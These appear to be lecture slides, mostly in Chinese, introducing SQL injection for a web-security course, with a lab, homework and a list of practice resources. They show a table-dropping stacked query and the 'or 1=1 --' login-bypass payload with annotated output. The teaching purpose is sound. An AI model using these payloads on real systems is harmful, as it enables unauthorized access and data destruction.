
```
SELECT * FROM user WHERE id=3;DROP TABLE user;
```

<u>id</u>	<u>username</u>	<u>password</u>	<u>create_date</u>
1	iamuser	123456	2021/02/07
2	878787	87p@ssword	2021/07/08
3	meow	M30W_OW0	2021/11/23


# Introduction to SQL Injection

```
SELECT * FROM user WHERE id=3;DROP TABLE user;
```

id	username	password	create_time
3	meow	M30W_OwO	2021/07/08
			2021/11/23



背後 SQL 會怎麼寫？



```
SELECT * FROM admin WHERE  
username = '[input]' AND password = '[input]'
```




```
SELECT * FROM admin WHERE
username = 'notexist' AND password = 'xxx'
```



```
db> SELECT * FROM admin  
      WHERE username = 'notexist' AND password = 'xxx';  
0 rows in set  
Time: 0.001s
```

```
SELECT * FROM admin WHERE  
username = 'notexist' AND password = 'xxx'
```



```
SELECT * FROM admin WHERE
username = 'admin' AND password = 'p@55w0rd'
```



https://splitline.tw/admin

```
db> SELECT * FROM admin
      WHERE username = 'admin' AND password = 'p@55w0rd';
+-----+-----+
| username | password |
+-----+-----+
| admin    | p@55w0rd |
+-----+-----+
1 row in set
Time: 0.008s
```

```
SELECT * FROM admin WHERE
username = 'admin' AND password = 'p@55w0rd'
```



```
SELECT * FROM admin WHERE
username = 'admin' or 1=1 -- ' AND password = 'x'
```



https://splitline.tw/admin

```
db> SELECT * FROM admin WHERE
    username = 'admin' or 1=1 -- ' AND password = 'x';
```

username	password
admin	p@55w0rd
root	iamr00t

2 rows in set

Time: 0.006s

```
SELECT * FROM admin WHERE
username = 'admin' or 1=1 -- ' AND password = 'x'
```

```
SELECT * FROM admin WHERE username =  
'admin' or 1=1 -- ' AND password = 'x'  
          |        |  
          |        +-- 註解  
          +-- 閉合單引號    +-- TRUE
```

```
SELECT * FROM admin WHERE username =  
'admin' or 1=1 -- ' AND password = 'x'
```

```
SELECT * FROM admin WHERE user = 'admin'
```

HACKED



**Lab: Let me in!**



# Homework

- 4 + 1 Homeworks
  - 完成 Lab + 四個作業即可拿滿分數 (1000 分)
  - 想刷 ranking (?) 可以解滿五題
- 可能會遇到的後端框架 / 語言
  - PHP
  - Python
  - Golang
  - Node.js
  - ...

# Homework

Week 0x01

---

Easy × 1

Medium × 1

Week 0x02

---

Medium × 1

Advanced × 1

Week 0x03

---

Advanced × 1

# Homework

Imgura Easy

Profile Medium

Homework

# Learning Resources

- Web Security Academy      [portswigger.net/web-security](https://portswigger.net/web-security)
- BugBountyHunter              [www.bugbountyhunter.com](https://www.bugbountyhunter.com)
- TryHackMe                      [tryhackme.com](https://tryhackme.com)
- Labs
  - Juice Shop      [github.com/juice-shop/juice-shop](https://github.com/juice-shop/juice-shop)
  - DVWA                      [dvwa.co.uk](https://dvwa.co.uk)

# 次回予告

- SQL injection: Advanced
- Server-side request forgery (SSRF)
- Insecure deserialization
- Frontend security
  - XSS
  - CSRF
  - CSP

